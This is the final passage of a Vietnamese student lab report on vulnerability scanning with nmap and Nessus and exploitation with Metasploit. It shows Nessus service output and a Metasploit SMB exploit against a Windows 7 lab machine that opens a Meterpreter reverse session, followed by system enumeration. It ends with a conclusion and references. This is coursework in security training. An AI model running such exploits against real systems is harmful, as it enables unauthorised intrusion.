
```
khoaha-b22dcat164@khoahab22dcat164: ~/Downloads
khoaha-b22dcat164@khoahab22dcat164:~/Downloads$ sudo systemctl start nessusd.service
khoaha-b22dcat164@khoahab22dcat164:~/Downloads$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2025-04-13 18:32:42 +07; 45s ago
     Main PID: 4657 (nessus-service)
        Tasks: 15 (limit: 4551)
      Memory: 72.1M
         CPU: 33.916s
       CGroup: /system.slice/nessusd.service
              └─4657 /opt/nessus/sbin/nessus-service -q
                └─4658 nessusd -q




Thg 4 13 18:32:42 khoahab22dcat164 systemd[1]: Started The Nessus Vulnerability Scanner.
Thg 4 13 18:32:44 khoahab22dcat164 nessus-service[4658]: Cached 0 plugin libs in 0s.
Thg 4 13 18:32:44 khoahab22dcat164 nessus-service[4658]: Cached 0 plugin libs in 0s.
lines 1-14/14 (END)
```

```
khoaha-b22dcat164@khoahab22dcat164: ~
khoaha-b22dcat164@khoahab22dcat164:~$ echo HoangAnhKhoa-B22DCAT164
HoangAnhKhoa-B22DCAT164
khoaha-b22dcat164@khoahab22dcat164:~$ date
Chủ nhật, 13 Tháng 4 năm 2025 18:29:09 +07
khoaha-b22dcat164@khoahab22dcat164:~$
```











2.2.4. Sử dụng Metasploit framework khai thác lỗ hổng




```
kali@B22DCAT164-HoangAnhKhoa-kali: ~
File Actions Edit View Help
[*] 192.168.93.145:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.93.145
[*] Meterpreter session 1 opened (192.168.93.129:4444 → 192.168.93.145:49159) at 2025-04-13 09:42:04 -0400
[+] 192.168.93.145:445 - =====
[+] 192.168.93.145:445 - =====WIN=====
[+] 192.168.93.145:445 - =====

meterpreter > sysinfo
Computer      : WIN-EE5T21709PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > dir
Listing: C:\Windows\system32

Mode                Size                Type             Last modified      Name
-----
040777/rwxrwxrwx    0                dir              2011-04-12 04:17:52 -0400 0409
100666/rw-rw-rw-   16832            fil              2025-04-13 23:27:30 -0400 7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-   16832            fil              2025-04-13 23:27:30 -0400 7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-   39424            fil              2009-07-13 21:24:45 -0400 ACCTRES.dll
100777/rwxrwxrwx   24064            fil              2009-07-13 21:38:55 -0400 ARP.EXE

kali@B22DCAT164-HoangAnhKhoa-kali: ~
File Actions Edit View Help
(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ echo HoangAnhKhoa-B22DCAT164
HoangAnhKhoa-B22DCAT164

(kali@B22DCAT164-HoangAnhKhoa-kali)-[~]
$ date
Sun Apr 13 09:45:00 AM EDT 2025
```

3. Kết Luận

- Hiểu được mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng: nmap/zenmap, nessus, Metasploit framework.
- Cài đặt và sử dụng nmap/zenmap, nessus để rà quét lỗ hổng mà khai thác lỗ hổng sử dụng Metasploit.

4. Tài liệu tham khảo

- [1]. Mối đe dọa và lỗ hổng: Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- [2]. Nmap: <https://viblo.asia/p/nmap-network-scanner-cong-cu-quet-mang-va-lo-hong-bao-mat-RnB5p4bb5PG>
- [3]. Nessus: <https://whitehat.vn/threads/nessus-cong-cu-tro-giup-pentest-he-thong.6871/>
- [4]. Metasploit: <https://bkhost.vn/blog/metasploit-la-gi/>